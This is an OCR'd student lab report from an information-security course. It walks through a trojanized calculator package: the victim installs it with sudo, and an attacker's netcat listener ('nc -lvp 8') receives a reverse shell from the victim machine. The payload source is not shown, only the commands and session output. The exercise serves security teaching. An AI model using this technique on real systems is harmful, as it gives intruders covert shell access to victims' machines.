

Ryan Brodsky


ICS 482


10/15/19


InfoSec Lab: Remote Shell: Embedding Client-Side Code into a Package






Remote Shell: Embedding Client-Side Code into...
sudo tar -zxvf ~/Desktop/calc.tar.gz -C /usr/
[sudo] password for support:
calc/
calc/SETUP
calc/Calculator.py
calc/RunCalc.sh
calc/calc.png
calc/calc.desktop
support@STA1:~$
EXTRACTING THE FILE
15 Execute the following command to run the setup script.
support@STA1:~$ sudo /usr/local/calc/./SETUP
support@STA1:~$ sudo /usr/local/calc/./SETUP
RUNNING THE SETUP SCRIPT
16 Execute the folloiwng command to close the terminal.
support@STA1:~$ exit
support@STA1:~$ exit
FINISHED WITH THE TERMINAL
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Terminal
support@STA1: ~
support@STA1:~$ sudo tar -zxvf -/Desktop/calc.tar.gz -C /usr/local
[sudo] password for support:
tar (child): -/Desktop/calc.tar.gz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error is not recoverable: exiting now
support@STA1:~$ sudo tar -zxvf ~/Desktop/calc.tar.gz -C /usr/local
calc/
calc/SETUP
calc/Calculator.py
calc/RunCalc.sh
calc/calc.png
calc/calc.desktop
support@STA1:~$ sudo /usr/local/calc/./SETUP
support@STA1:~$
calc.tar.gz
Type here to search
5:18 PM
10/15/2019


Remote Shell: Embedding Client-Side Code into...
FINISHED WITH THE TERMINAL
Alice thinks, calculator, cool!
17 Double-click the desktop icon.
Calc
STARTING THE CALCULATOR
18 Test the calculator's functionality by typing 2 + 2 =.
Calculator
TESTING THE CALCULATOR
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Calculator
6:19 PM
putty.exe
WinSCP
LABS
Alice.urbank.com.11.23.2016
calc.tar.gz
Type here to search
5:19 PM
10/15/2019


https://lab.infoseclearning.com/lab/remote-shell-embedding-client-side-code-package
Assignments - ICS 482-01 Vuln...
Mail - Ryan Brodsky - Outlook
Remote Shell: Embedding C...
Remote Shell: Embedding Client-Side Code into
LAUNCHING KALI
21 Verify the STA1 prompt.
root@Hacker:~/Desktop/Exploits/LAB14#
root@Hacker:~/Desktop/Exploits/LAB14# nc -lvp 8
listening on [any] 8 ...
10.10.4.5: inverse host lookup failed: Unknown host
connect to [192.168.1.5] from (UNKNOWN) [10.10.4.5] 53772
bash: cannot set terminal process group (4464): Inappropriate i
bash: no job control in this shell
support@STA1:~$
REMOTE SHELL
22 Execute the following command to verify the shell.
support@STA1:~$ pwd
root@Hacker:~/Desktop/Exploits/LAB14# nc -lvp 8
listening on [any] 8 ...
10.10.4.5: inverse host lookup failed: Unknown host
connect to [192.168.1.5] from (UNKNOWN) [10.10.4.5] 53772
bash: cannot set terminal process group (4464): Inappropriate i
bash: no job control in this shell
support@STA1:~$ pwd
pwd
/home/support
support@STA1:~$
VERIFYING THE SHELL
23 Click the close button on the VM window.
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-965266/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+De
Applications
Places
Terminal
Tue 18:34
root@Hacker: ~/Desktop/Exploits/LAB14
File Edit View Search Terminal Help
root@Hacker:~# cd ~/Desktop/Exploits/LAB14
root@Hacker:~/Desktop/Exploits/LAB14# tar -czvf ~/Desktop/calc.tar.gz calc
calc/
calc/SETUP
calc/Calculator.py
calc/RunCalc.sh
calc/calc.png
calc/calc.desktop
root@Hacker:~/Desktop/Exploits/LAB14# nc -lvp 8
listening on [any] 8 ...
connect to [192.168.1.5] from STA1.urbank.com [10.10.4.5] 34348
bash: cannot set terminal process group (3937): Inappropriate ioctl for device
bash: no job control in this shell
support@STA1:~$ pwd
pwd
/home/support
support@STA1:~$
Type here to search
5:34 PM
10/15/2019